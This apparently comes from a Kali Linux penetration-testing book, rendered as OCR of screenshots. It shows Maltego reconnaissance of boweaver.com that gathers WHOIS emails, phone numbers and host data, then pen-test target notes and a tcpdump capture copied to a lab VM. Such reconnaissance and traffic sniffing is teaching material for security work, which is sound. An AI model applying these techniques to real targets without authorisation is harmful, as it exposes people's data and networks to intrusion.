

Maltego Community Edition 4.1.11
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Entity Palette
Devices
Device
A device such as a phone or camera
Infrastructure
AS
An internet Autonomous System (AS)
Banner
Banner
DNS Name
Domain Name System server name
Domain
An internet domain
IPv4 Address
An IP version 4 address
MX Record
A DNS mail exchange record
Run View
New Graph (1)
Overview
Detail View
Property View
Hub Transform In...
FOR DEMO USE ONLY



Maltego Comm
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Copy
Paste
Clear Graph
Cut
Delete
Number of Resu...
12
50
256
10k
Quick Find
Find in Files
Entity Selection
Select All
Select None
Invert Selection
Add Parents
Add Children
Add Similar Siblings
Add Neighbors
Add Path
Select Parents
Entity Palette
Search:
Devices
Device
A device such as a phone or camera
Infrastructure
AS
An internet Autonomous System (AS)
Banner
Banner
DNS Name
Domain
An internet domain
IPv4 Address
An IP version 4 address
MX Record
A DNS mail exchange record
Run View
Transforms
Machines
Home
New Graph (1)
Layout
Freeze
View
paterva.com



Detail View
Domain
maltego.Domain
boweaver.com
Property View
Transform Inputs
Properties
Type
Domain
Domain Name
boweaver.com
WHOIS Info
Graph info
Weight
0
Incoming
0
Outgoing
0
Bookmark
1 of 1 entity



Run Transform...
+ All Transforms
DEMO USE ONLY


Maltego Community Edition 4.1.11
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Entity Palette
Devices
Device
A device such as a phone or came
Infrastructure
AS
An internet Autonomous System (A
Banner
Banner
DNS Name
Domain Name System server nam
Domain
An internet domain
IPv4 Address
An IP version 4 address
MX Record
A DNS mail exchange record
Run View
New Graph (1)
Overview
Detail View
Property View
Output - Transform Output
Transform To Domains [DNS] returned with 1 entities (from entity "boweaver.com")
Transform To Domains [DNS] done (from entity "boweaver.com")
Bing Transforms can only be used with paid versions of Maltego (from entity "boweaver.com")
Transform To Website mentioning domain [Bing] returned with 0 entities (from entity "boweaver.com")
Transform To Website mentioning domain [Bing] done (from entity "boweaver.com")
Transform To Email address [From whois info] returned with 3 entities (from entity "boweaver.com")
Transform To Email address [From whois info] done (from entity "boweaver.com")
Transform To DNS Name - interesting- [using DB] returned with 0 entities (from entity "boweaver.com")
Transform To DNS Name - interesting- [using DB] done (from entity "boweaver.com")
Transform To Entities from WHOIS [IBM Watson] returned with 12 entities (from entity "boweaver.com")
Transform To Entities from WHOIS [IBM Watson] done (from entity "boweaver.com")
FOR DEMO USE ONLY
27 entities, 33 links



New
Open
Save
Save All
Save As
Import
Export
Print
Tools
Options
License Manager
More about Maltego
Recent Documents
Exit
Collaboration
Import
Select All
Select None
Invert Selection
Add Parents
Add Similar
<No Selection>
Output - Transform Output
Transform To Domains [DNS] returned with 1 entities (fr
Transform To Domains [DNS] done (from entity "boweaver.
Bing Transforms can only be used with paid versions of



boweaver.com
Domains By Proxy, LLC
LLC
GoDaddy.com
VeriSign
a:postmaster.boweaver.com
a:mail03.astila.com
a:bomail.boweaver.com
www.boweaver.com
bomail.boweaver.com
boweaver.net
dns@jomax.net.
bophone@boweaver.com
bo@boweaver.com
Scottsdale, US
bomail.boweaver.com
ns06.domaincontrol.com
bo phone
Bo Weaver
GoDaddy.com, LLC



+1 480 624 2599
+1 480 624 2505
+1 480 624 2598
boweaver.com@domainsbyproxy.com
abuse@godaddy.com
www.boweaver.com
ns05.domaincontrol.com


www
Run Transform...
Transforms
+ All Transforms
+ Convert to Domain
+ Links in and out of site
+ Resolve to IP



www.boweaver.com
162.243.238.98
Blocksize:256
162.243.238.0-162.243.238.255
14061
New York, United States
digitalocean
digitalocean, llc (do-13)
serverstack digitalocean


New
Open
Save
Save All
Save As
Import
Export
Print
Tools
Options
License Manager
More about Maltego
Export
Export Configuration
Export configuration in an MTZ file to share them with other Maltego users.
Export Entities
Export entities in an MTZ file to share them with other Maltego users.
Export Graph to Table
Export graph to a table structured format.
Export Graph as Image
Export the current view as a GIF, PNG, BMP or JPG image.
Generate Report
Export the current view as a PDF report
Exit


int-20180715
File Edit View Bookmarks Go Tools Help
/home/bo/workspace/BigBigCompany/int-20180715
Places
Home Folder
Desktop
Trash Can
Applications
Devices
Network
owncloud
evidence
notes
scans-docs
3 items
Free space: 268.6 GiB (Total: 670.8 GiB)


BigBigCompany-int-20180715: project-notes
File Edit Search Format View Go Tools Window Help
Sans
10
BigBigCompany-int-2018
project-notes
targets
Trash
Title
Created time
Modified time
BigBigCompany-int-20180715
05:02 PM
05:02 PM
project-notes
05:03 PM
05:05 PM
targets
05:17 PM
05:17 PM
192.168.50.1
05:17 PM
05:17 PM
192.168.50.23
05:18 PM
05:18 PM
Trash
05:02 PM
05:02 PM
20180715-1703
BigBigCompany
Internal Pen Testing
TARGET NETWORKS
192.168.50.0/24
10.0.5.0/24
10.10.0.0/24
Notebook saved
4 pages

Chapter 4: Sniffing and Spoofing





```
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$ sudo tcpdump -i vmnet1 -v -w kalibook-cap-20150411.pcap
[sudo] password for bo:
tcpdump: listening on vmnet1, link-type EN10MB (Ethernet), capture size 65535 bytes
^C2706 packets captured
2706 packets received by filter
0 packets dropped by kernel
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$ ls -la
total 1456
drwxrwxr-x 2 bo   bo      4096 Apr 12 01:43 .
drwxrwxr-x 3 bo   bo      4096 Apr 12 01:42 ..
-rw-r--r-- 1 root root 1479209 Apr 12 01:44 kalibook-cap-20150411.pcap
bo@wander:~/workspace/kalibook/kalibook/chap5/evidence$
```

```
root@kalibook:~/kalibook/evidence# service ssh start
[ ok ] Starting OpenBSD Secure Shell server: sshd.
root@kalibook:~/kalibook/evidence# netstat -tl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
root@kalibook:~/kalibook/evidence#
```

```
root@kalibook:~/kalibook/evidence# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:01:3c:9f
          inet addr:192.168.202.129  Bcast:192.168.202.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe01:3c9f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:780 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:97225 (94.9 KiB)  TX bytes:8488 (8.2 KiB)
```

```
bo@wander:~$ scp kalibook-cap-20150411.pcap root@192.168.202.129:workspace/kalibook/kalibook-cap-20150411.pcap
The authenticity of host '192.168.202.129 (192.168.202.129)' can't be established.
ECDSA key fingerprint is 96:51:47:ec:35:92:87:46:fd:2e:c4:c6:9f:6d:33:ae.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.202.129' (ECDSA) to the list of known hosts.
root@192.168.202.129's password:
scp: workspace/kalibook/kalibook-cap-20150411.pcap: No such file or directory
bo@wander:~$ scp kalibook-cap-20150411.pcap root@192.168.202.129:kalibook/kalibook-cap-20150411.pcap
root@192.168.202.129's password:
kalibook-cap-20150411.pcap                                    100% 1445KB   1.4MB/s   00:00
bo@wander:~$
```


public Properties
Basic
Permissions
Tags
Owner:
root
Folder access:
Create and delete files
File access:

Group:
root
Folder access:
Create and delete files
File access:
Read and write
Others
Folder access:
Create and delete files
File access:
Read and write
Execute:
Allow executing file as program
SELinux context:
unknown
Last changed:
Sun 12 Apr 2015 03:56:17 AM EDT
Apply Permissions to Enclosed Files
Help
Close

